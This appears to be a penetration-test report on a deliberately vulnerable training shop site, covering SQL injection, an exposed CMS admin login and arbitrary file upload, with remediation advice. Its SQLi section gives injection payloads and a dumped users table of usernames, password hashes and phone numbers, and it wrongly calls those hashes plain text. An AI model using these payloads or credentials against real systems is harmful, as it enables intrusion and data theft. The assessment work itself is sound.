

# **E-COMMERCE WEBSITE**




# **LIFESTYLE STORE**

DETAILED DEVELOPER REPORT

# **SECURITY STATUS – EXTREMELY VULNERABLE**

- **Hackers can steal all the records of Lifestyle store(SQLi)**
- **Hacker can take control of complete server including View, Add, Edit, Delete files and folders.(shell upload and weak passwords)**
- **Hacker can change source code of application to host malware, phishing pages or even explicit content.(Shell upload)**
- **Hacker can see details of any customer.(IDOR)**
- **Hacker can easily access or bypass admin account authentication.(bruteforcing)**
- **Hacker can get access to seller details and login into the website using customer of the month usernames (PII).**
- **Hacker can change the password , confirm order and remove item of customer(CSRF)**

# **VULNERABILITY STATISTIC**



## ***VULNERABILITIES:-***

S.NO.	SEVERITY	VULNERABILITY	COUNT
1	CRITICAL	SQL injection	3
2	CRITICAL	Access to admin panel	1
3	CRITICAL	Arbitrary file upload	2
4	CRITICAL	Account takeover by OTP bypass	1
5	CRITICAL	CSRF	3
6	SEVERE	Reflected cross site scripting	1
7	SEVERE	Stored cross site scripting	1
8	SEVERE	Common password	1
9	SEVERE	Component with known vulnerability	3
10	MODERATE	Server misconfiguration	1
11	MODERATE	Unauthorized access to user details (IDOR)	4
12	MODERATE	Directory listings	5
13	LOW	Personal Information leakage	2
14	LOW	Client side and server side validation bypass	1
15	LOW	Default error display	1
16	LOW	Open redirection	2

# 1. SQL Injection

## SQL Injection (Critical)

Below mentioned URL in the **T-shirt/socks/shoes** module is vulnerable to SQL injection attack  
Affected URL :

- <http://15.206.74.73/products.php?cat=1>

Affected Parameters :

- cat (GET parameter)

Payload:

- cat = 1'

Affected URL :

- <http://15.206.74.73/products.php?q=socks>

Affected Parameters :

- q (GET parameter)

Payload:


- q=socks'

# 1. SQL Injection

SQL Injection (Critical)	<p>Here are other similar SQLi in the application</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://15.206.74.73/products.php?cat=2">http://15.206.74.73/products.php?cat=2</a></li><li>• <a href="http://15.206.74.73/products.php?cat=3">http://15.206.74.73/products.php?cat=3</a></li></ul>

# Observation

- Navigate to T-Shirt tab where you will see number of T-shirts. Notice the GET parameter **CAT** in the URL:



# Observation

- We apply single quote in cat parameter: **products.php?cat=1'** and we get complete MySQL error:



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "1" LIMIT 0, 9' at line 1



# Observation

- We then put `--+ : products.php?cat=1'--+` and the error is removed confirming SQL injection
- Now hacker can inject sql or use sqlmap to get access to the database

# Proof of Concept (PoC):- Attacker can dump arbitrary data

- **No of databases: 2**
  - information\_schema
  - hacking\_training\_project
- **No of tables : 10**
  - brands
  - cart\_items
  - categories
  - customers
  - order\_items
  - orders
  - product\_reviews
  - products
  - sellers
  - user

Database: hacking\_training\_project  
Table: users  
[15 entries]

user_name	password	phone_number	unique_key
admin	\$2y\$10\$xkmdvrxcSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8521479630	15468927955c66694cba1174.29688447
Dona1234	\$2y\$10\$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtx0kBqOJURAHsO	9489625136	778522555c6669996f5a24.34991684
Pluto98	\$2y\$10\$xkmdvrxcSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	8912345670	19486318945c666a037b1432.99985767
chandan	\$2y\$10\$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdp03Njr1S0VeioKLVDa	7854126395	12404594545c666a3b49e0f8.08173871
Popeye786	\$2y\$10\$Fkv1RfwYTioW0w2CaZtAQuxVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	9745612300	18430379145c666a53af8431.79566371
Radhika	\$2y\$10\$RYxNh0yV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	9512300052	15611262655c666b312f73e0.70827297
Nandan	\$2y\$10\$G.cRNLMEiG79ZFXE1Hg.R.o95334U0xmZu4.9MqzR5614ucwnk59K	7845129630	1587354115c666b65bb44a5.36505317
MurthyAdapa	\$2y\$10\$mzQGzD4sDSj2EunpCioe4eK18c1Abs0T2P1a1P6ev1DPR.11UubDG	8365738264	16357203785c68f640c699a2.83646347
john	\$2y\$10\$GhDB8h1X6xjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG	6598325015	9946437385c6a435f76bef0.14675944
bob	\$2y\$10\$kiUikn3HPFbuyTtK751LNurxzqC0LX3eMGy0/Uxl6JOoG37dCGKLq	8576308560	4305822125c6a43ec507df0.68309267
jack	\$2y\$10\$z/nyNlkrJ76m9ItmZ4N51Oerxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu	9848478231	15257114565c6a444692b707.17903432
bullaa	\$2y\$10\$HT5oiRMetqaz7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	7645835473	18292501185c6a4493a5ddb0.87138000
hunter	\$2y\$10\$Pb3U9iFxbBgSbl2AkBpiEeIBdhiYfwy9y.xv23q12gGbMCyn7N3g2	9788777777	13824560345c80704e821145.26019698
asd	\$2y\$10\$At5pFZnRwpjCD/yNnJWDL.L3Cc4Cv0w8Q/WEHmwZBFqVIkBQFpCF2	9876543210	8057400125c862a7f5916c9.06111587
acdc	\$2y\$10\$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	9999999999	13104802695c86f43f0c3705.77019309

# Business Impact – Extremely High

Using this vulnerability, attacker can execute arbitrary SQL commands on Lifestyle store server and gain complete access to internal databases along with all customer data inside it.

Previous slide has the screenshot of users table which shows user credentials being leaked that too in plain text without any hashing/encryption.

Attacker can use this information to login to admin panels and gain complete admin level access to the website which could lead to complete compromise of the server and all other servers connected to it.

# RECOMENDATIONS


- **Use whitelists, not blacklists**
- **Don't trust any user input**
- **Adopt the latest technologies**
- **Ensure Errors are Not User-Facing**
- **Disable/remove default accounts, passwords and databases**
- **References**
- [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)

## 2.Access to admin panel

Access to admin panel (Critical)	<p>Below mentioned URL is vulnerable to <b>Arbitrary File Upload and making other admin level</b> changes.</p> <p>Affected URL :</p> <ul style="list-style-type: none"><li>•<a href="http://13.126.196.134/wondercms/loginURL">http://13.126.196.134/wondercms/loginURL</a></li></ul>

# Observation

- When we navigate to <http://13.126.196.134/wondercms/> url
- we get the password on the page and login as : admin in the url <http://13.126.196.134/wondercms/loginURL>.




# Proof of Concept (PoC)

Hacker can change the admin password .

Hacker can also add and delete pages.

Hacker can upload any malicious file.



# Business impact - Extremely High

- *Hacker can do anything with the page, he will have full access of the page and can govern the page according to it's will.*
- *It is the massive business risk.*
- *Loss can be very high*



# RECOMENDATIONS

- The default password should be changed and a strong password must be setup.
- The admin url must also be such that its not accessible to normal users.
- Password changing option must be done with 2 to 3 step verification.
- References
  - [https://www.owasp.org/index.php/Default\\_Passwords](https://www.owasp.org/index.php/Default_Passwords)
  - <https://www.us-cert.gov/ncas/alerts/TA13-175A>

# 3.Arbitrary file uplaod

## Arbitrary file upload (Critical)

The attacker can upload insecure shells and files and gain access over the entire database and login as the admin and the vesion is known to have vulnerabilities .

Affected URL :

- <http://13.126.196.134/wondercms/>Affected Parameters :
- File Upload (POST parameter)

The attacker can upload files with extension other than .jpeg .


Affected URL :

- <http://13.126.196.134/profile/2/edit/>

Affected Parameters :

- Upload Profile Photo (POST parameter)

# Observation



# Proof of concept

- Weak password - admin.
- Arbitrary File Inclusion.

# Business Impact – Extremely High

A malicious user can access the Dashboard which discloses many critical information of organization including:

- Important files
- Password
- And much more...

# Business Impact – Extremely high

- Any backdoor file or shell can be uploaded to get access to the uploaded file on remote server and data can be exfiltrated. The presence of an actual malicious file can compromise the entire system leading to system takeover/ data stealing.

# Recommendation

- Change the Admin password to something strong and not guessable.
- The application code should be configured in such a way, that it should block uploading of malicious files extensions such as exe/ php and other extensions with a thorough server as well as client validation. CVE ID allocated: CVE-2017-14521.

## References

[https://www.owasp.org/index.php/Unrestricted File Upload](https://www.owasp.org/index.php/Unrestricted_File_Upload)

<https://www.opswat.com/blog/file-upload-protection-best-practices>

# Recommendation

Take the following precautions:

- Use a strong password 8 character or more in length with alphanumerics and symbols
- It should not contain personal/guessable information
- Do not reuse passwords
- Disable default accounts and users
- Change all passwords to strong unique passwords

## References:

*[https://www.owasp.org/index.php/Testing\\_for\\_weak\\_password\\_change\\_or\\_reset\\_functionalities\\_\(OTG-AUTHN-009\)](https://www.owasp.org/index.php/Testing_for_weak_password_change_or_reset_functionalities_(OTG-AUTHN-009))*

*[https://www.owasp.org/index.php/Default\\_Passwords](https://www.owasp.org/index.php/Default_Passwords)*

*<https://www.us-cert.gov/ncas/alerts/TA13-175A>*

